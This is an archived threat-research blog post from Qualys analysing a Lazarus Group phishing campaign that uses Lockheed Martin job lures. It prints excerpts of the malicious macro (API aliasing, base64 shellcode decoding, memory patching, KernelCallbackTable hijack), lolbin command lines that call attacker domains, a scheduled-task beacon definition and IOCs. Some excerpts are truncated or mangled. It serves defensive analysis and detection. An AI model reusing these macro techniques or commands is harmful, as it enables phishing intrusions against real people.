

# LolZarus: Lazarus Group Incorporating Lolbins into Campaigns

By Akshat Pradhan

Published: 2022-02-08 · Archived: 2026-04-05 23:13:31 UTC

*Qualys Threat Research has identified a new Lazarus campaign using employment phishing lures targeting the defence sector. The identified variants target job applicants for Lockheed Martin. This blog details the markers of this campaign, including macro content, campaign flow and phishing themes of our identified variants and older variants that have been attributed to Lazarus by other vendors.*

The Qualys Research Team recently identified a new Lazarus campaign using employment phishing lures targeting the defence sector. The identified variants target job applicants for Lockheed Martin Corporation, which is an American aerospace, arms, defence, information security, and technology corporation. This is thematically similar to other observed variants where Lazarus has posed as defence companies like [Northrop Grumman](#) and [BAE Systems](#) with job openings. We refer to this campaign as “LolZarus” due to the use of different lolbins in observed samples, some of which are the lolbin’s first recorded usage by a well-known adversary.

## Sample Analysis

We identified two phishing documents: “Lockheed\_Martin\_JobOpportunities.docx” and “Salary\_Lockheed\_Martin\_job\_opportunities\_confidential.doc”. Both variants were authored by the same user, named “Mickey”. The methodology used for control flow hijack and the macro content is similar across both samples.

**MD5:** a27a9324d282d920e495832933d486ee

**Name:** Salary\_Lockheed\_Martin\_job\_opportunities\_confidential.doc




Fig1. LockHeed Recruitment Lure

The macro uses aliases to rename the APIs that it uses (fig. 2).

```
#If Win64 Then
Private Declare PtrSafe Function LoadPlaybackHD Lib "kernel32" _
    Alias "LoadLibraryA" (ByVal LoadPlaybackHDSIZE As String) As LongLong
#Else
Private Declare PtrSafe Function LoadPlaybackHD Lib "kernel32" _
    Alias "LoadLibraryA" (ByVal LoadPlaybackHDSIZE As String) As Long
#End If

#If Win64 Then
Private Declare PtrSafe Function WMVdspt Lib "kernel32" _
    Alias "GetProcAddress" (ByVal WMVdsptParam1 As LongLong, ByVal WMVdsptParam2 As String) As LongPtr
#Else
Private Declare PtrSafe Function WMVdspt Lib "kernel32" _
    Alias "GetProcAddress" (ByVal WMVdsptParam1 As Long, ByVal WMVdsptParam2 As String) As LongPtr
#End If
```

Fig2. Renamed API aliases.

The initial entry point for the macro is via the ActiveX Frame1\_Layout to automatically execute once ActiveX control is enabled (fig. 3).

Type	Keyword	Description
AutoExec	Frame1_Layout	Runs when the file is opened and ActiveX objects trigger events

Fig3. EntryPoint of obfuscated Macro.

The macro starts by loading WMVCORE.DLL, which is a legitimate windows dll for windows media. Interestingly, to make the macro seem more innocuous, Lazarus uses function names identical to the exported functions of WMVCORE.DLL and variable names thematically related to playback (fig. 4).

```

If WMIsAvailableOffline() = False Then
  WMCreateFileSink = WMVdspt(WMPlaybackHD, "WMIsAvailableOffline")
  Result = WmScrEncd(-1, 0, wsi, Len(wsi), capa)
  WMVdspt wmsct, ByVal (wsi.WmScrData2 + wmorder2), WMPlaybackRadd
  Ret = WMVSDecd(ByVal (WMCreateFileSink - 16), &H100000, Play_Encd, WmEmptyData)

  wmflash = wmsct + wmorder
  Ret = WMVSDecd(ByVal (wmflash), WMPlaybackRadd, WMVSDecpro, WmEmptyData)

  WMCheckURLScheme (WMCreateFileSink)

  WMVdspt ByVal (WMCreateFileSink - 16), ByVal (wmflash), WMPlaybackRadd
  Ret = WMVSDecd(ByVal (WMCreateFileSink - 16), &H100000, Play_Decd_Rdh, WmEmptyData)

  WMVdspt ByVal (wmflash), (WMCreateFileSink), WMPlaybackRadd

  If ThisDocument.ReadOnly = False Then
    WMCreateIndexer
    ThisDocument.Save
  End If
End If

```

Fig.4 WMV playback variables and wmvcore.dll function names

The macro uses a check for a document variable before entering its main functionality block. This variable is set at the end to ensure that subsequent opening of the document does not execute it again.

The second stage payload is shellcode that is embedded as a base64 encoded string array inside the macro that is decoded by using CryptStringToBinaryW (fig. 5). Other variants have used the UuidFromStringA function to decode the embedded payload and write it to an executable Heap.

```

MediaSection(1741) = "f100B23T0P47+Hawtvxh6lo/20HzgV65dTv4TYT2IpIQPMBKQMS1U4BHoAL1Nsg8x1Ob/UjhziIocAKnrD2IS48VyManC7yz"
MediaSection(1742) = "%WW22VQ1QQveBtZUVE2xi+0/dR217Jo+CPw+Pwk/7B2TbDeLdEYAI9AC08fb1X6mnDisWvU0ZMawxOzrTo9BziKUwz803"
MediaSection(1743) = "EQ45hTRvoH5vNyo0incyF413AOEcFQYwgGnXrmW0ULDfegLj20119thhT2It1G1QAARABwc+q6kGR1BQCgAAAFp1cAGfnP"
MediaSection(1744) = "AP8rNbaUAI4AmFp3pxzDLA1/yeoAfIAAdCGy+LEA1R57AAAAABDOAADoxJp9FF9c6CdAITAOQAat1QZ8gA9sVQATXQmNA=="

#End If

Dim NullPtr As LongPtr
Dim NullLong As Long
Dim MediaSectionLen As Long

For idx = 1 To UBound(MediaSection)

  If CryptStringToBinaryW(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, 0, VarPtr(MediaSectionLen), 0, 0) Then
    If MediaSectionLen Then
      If CryptStringToBinaryW(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, WMCreateFileSink, VarPtr(MediaSectionLen), 0, 0) Then
        WMCreateFileSink = WMCreateFileSink + MediaSectionLen
      End If
    End If
  Else
    End If
  End If

Next idx

```

Fig.5 Payload decoded via CryptStringToBinaryW.

The decoded shellcode then overwrites the *WMIsAvailableOffline* function from WMVCORE.dll by retrieving its address and changing its memory permissions.

```
● If WMIsAvailableOffline() = False Then
  WMCreateFileSink = GetProcAddress(WMPlaybackHD, "WMIsAvailableOffline")
  Result = NtQueryInformationProcess(-1, 0, wsi, Len(wsi), capa)
  memcpy wmsct, ByVal (wsi.WmScrData2 + wmorder2), WMPlaybackRadd
  Ret = VirtualProtect(ByVal (WMCreateFileSink - 16), &H100000, Play_Enccd, WmEmptyData)

  wmflash = wmsct + wmorder
  Ret = VirtualProtect(ByVal (wmflash), WMPlaybackRadd, WMVSDecpro, WmEmptyData)

  WMCheckURLScheme (WMCreateFileSink)

  memcpy ByVal (WMCreateFileSink - 16), ByVal (wmflash), WMPlaybackRadd
  Ret = VirtualProtect(ByVal (WMCreateFileSink - 16), &H100000, Play_Deccd_Rdh, WmEmptyData)

  memcpy ByVal (wmflash), (WMCreateFileSink), WMPlaybackRadd

  If ThisDocument.ReadOnly = False Then
    WMCreateIndexer
    ThisDocument.Save
  End If
End If
```

Fig.6 VirtualProtect and memcpy's.

The callback to the shellcode is achieved by retrieving the KernelCallbackTable pointer from the PEB structure of the current process via NtQueryInformationProcess, and then patching the *\_fnDWORD* pointer to point to *WMIsAvailableOffline*. Whenever winword makes any graphical call, the shellcode executes. This technique to hijack control flow has also been used by other sophisticated attackers such as [FinFisher](#). Lazarus has also used other novel methods to execute shellcode such as by using the function *EnumSystemLocalesA* as a callback to shellcode written to executable heap.

The macro then sets a document variable to ensure that subsequent runs would not execute the shellcode decode and the KernelCllbackTable hijack again. It also retrieves a decoy document from [https://markettrendingcenter\[.\]com/lk\\_job\\_oppor\[.\]docx](https://markettrendingcenter[.]com/lk_job_oppor[.]docx) and displays it (fig. 7.)

```
Application.Documents.Open ("https://markettrendingcenter.com/lk_job_oppor.docx")
If ActiveDocument <> ThisDocument Then
  ThisDocument.Close
End If
```




Fig.7 Decoy Document.

The shellcode mainly sets up a periodic beacon out to [https://markettrendingcenter\[.\]com/member\[.\]htm](https://markettrendingcenter[.]com/member[.]htm) by creating a new staging folder `C:\WMAuthorization`, writing a vbs file (`WMVxEncd.vbs`) to it, and creating a corresponding Scheduled task to run the vbs file every 20 minutes (fig. 8). `shellObj` is the `Wscript.Shell` object that the vbs file uses to execute the beacon command.

```
shellObj.Run "forfiles /p c:\windows /m HelpPane.exe /c ""mshta C:\WMAuthorization\WMPPlaybackSrv ""h
```

```

1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3   <RegistrationInfo>
4     <Date>2022-01-28T11:58:43</Date>
5     <Author>[REDACTED]</Author>
6     <URI>\WindowsMediaPlayerVxEncdService</URI>
7   </RegistrationInfo>
8   <Triggers>
9     <TimeTrigger>
10      <Repetition>
11        <Interval>PT20M</Interval>
12        <StopAtDurationEnd>>false</StopAtDurationEnd>
13      </Repetition>
14      <StartBoundary>2022-01-28T11:58:00</StartBoundary>
15      <Enabled>>true</Enabled>
16    </TimeTrigger>
17  </Triggers>
18  <Principals>
19    <Principal id="Author">
20      <UserId>S-1-5-21-131971241-53774481-2017065930-1000</UserId>
21      <LogonType>InteractiveToken</LogonType>
22      <RunLevel>LeastPrivilege</RunLevel>
23    </Principal>
24  </Principals>
25  <Settings>
26    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
27    <DisallowStartIfOnBatteries>>true</DisallowStartIfOnBatteries>
28    <StopIfGoingOnBatteries>>true</StopIfGoingOnBatteries>
29    <AllowHardTerminate>>true</AllowHardTerminate>
30    <StartWhenAvailable>>false</StartWhenAvailable>
31    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
32    <IdleSettings>
33      <StopOnIdleEnd>>true</StopOnIdleEnd>
34      <RestartOnIdle>>false</RestartOnIdle>
35    </IdleSettings>
36    <AllowStartOnDemand>>true</AllowStartOnDemand>
37    <Enabled>>false</Enabled>
38    <Hidden>>false</Hidden>
39    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
40    <WakeToRun>>false</WakeToRun>
41    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
42    <Priority>7</Priority>
43  </Settings>
44  <Actions Context="Author">
45    <Exec>
46      <Command>C:\WMAuthorization\WindowsMediaPlayerVxEncdSrv</Command>
47      <Arguments>"C:\WMAuthorization\WMVxEncd.vbs"</Arguments>
48    </Exec>
49  </Actions>
50 </Task>

```

Fig.8 Schedule Task Dump

Here, WMPlaybackSrv is a renamed wscript.exe and *WindowsMediaPlayerVxEncdSrv* is a renamed mshta.exe. Another variant of the campaign uses the lolbin *wuauclt*.

```
cmd /C 'C:\Windows\system32\wuauclt.exe' /UpdateDeploymentProvider wuaueng.dll /RunHandlerComServer
```

Earlier variants have used a copy of wmic.

```
%COMSPEC% /c Start /miN c:\Intel\hidascv ENVIRONMENT get STATUS /FORMAT:"hxxps://www.advantims[.]com
```

Additional vendors have also identified a variant that uses [pcalua.exe](#).

Unfortunately, we were unable to get further details about the remote htm payload as it returns a 404 error.

## Conclusion

We attribute this campaign to Lazarus as there is significant overlap in the macro content, campaign flow, and phishing themes of our identified variants as well as older variants that have been attributed to Lazarus by other [vendors](#). Additional vendors have reported on the current campaign while attributing it to [Lazarus](#).

Lazarus continues to evolve its capabilities by utilizing lesser-known shellcode execution techniques and incorporating various lolbins as part of its campaign. Qualys will continue to monitor for other similar phishing lures related to Lazarus.

Existing customers of Qualys can use the following QQL's to identify this activity:

```
mitre.attack.technique.id:"Q0026" is  
mitre.attack.technique.id:"T1218.005"  
mitre.attack.technique.id:"T1202"  
mitre.attack.technique.id:"T1036.003"  
mitre.attack.technique.id:"T1059.005"
```

## ATT&CK Mapping

[Phishing: Spearphishing Attachment \(T1566.001\)](#)

[Windows Management Instrumentation \(T1047\)](#)

[Masquerading: Rename System Utilities \(T1036.003\)](#)

[Signed Binary Proxy Execution: Mshta \(T1218.005\)](#)

[Command and Scripting Interpreter: Visual Basic \(T1059.005\)](#)

[Scheduled Task/Job: Scheduled Task \(T1053.005\)](#)

[Native API \(T1106\)](#)

[Hijack Execution Flow \(T1574\)](#)

[Command and Scripting Interpreter: Windows Command Shell \(T1059.003\)](#)

## IOCS

## Hashes

e87b575b2ddfb9d4d692e3b8627e3921a27a9324d282d920e495832933d486ee3f326da2affb0f7f2a4c5c95ffc660cc490c

## Domains

markettrendingcenter.com

lm-career.com

advantims.com

---

Source: <https://blog.qualys.com/vulnerabilities-threat-research/2022/02/08/lolzarus-lazarus-group-incorporating-lolbins-into-campaigns>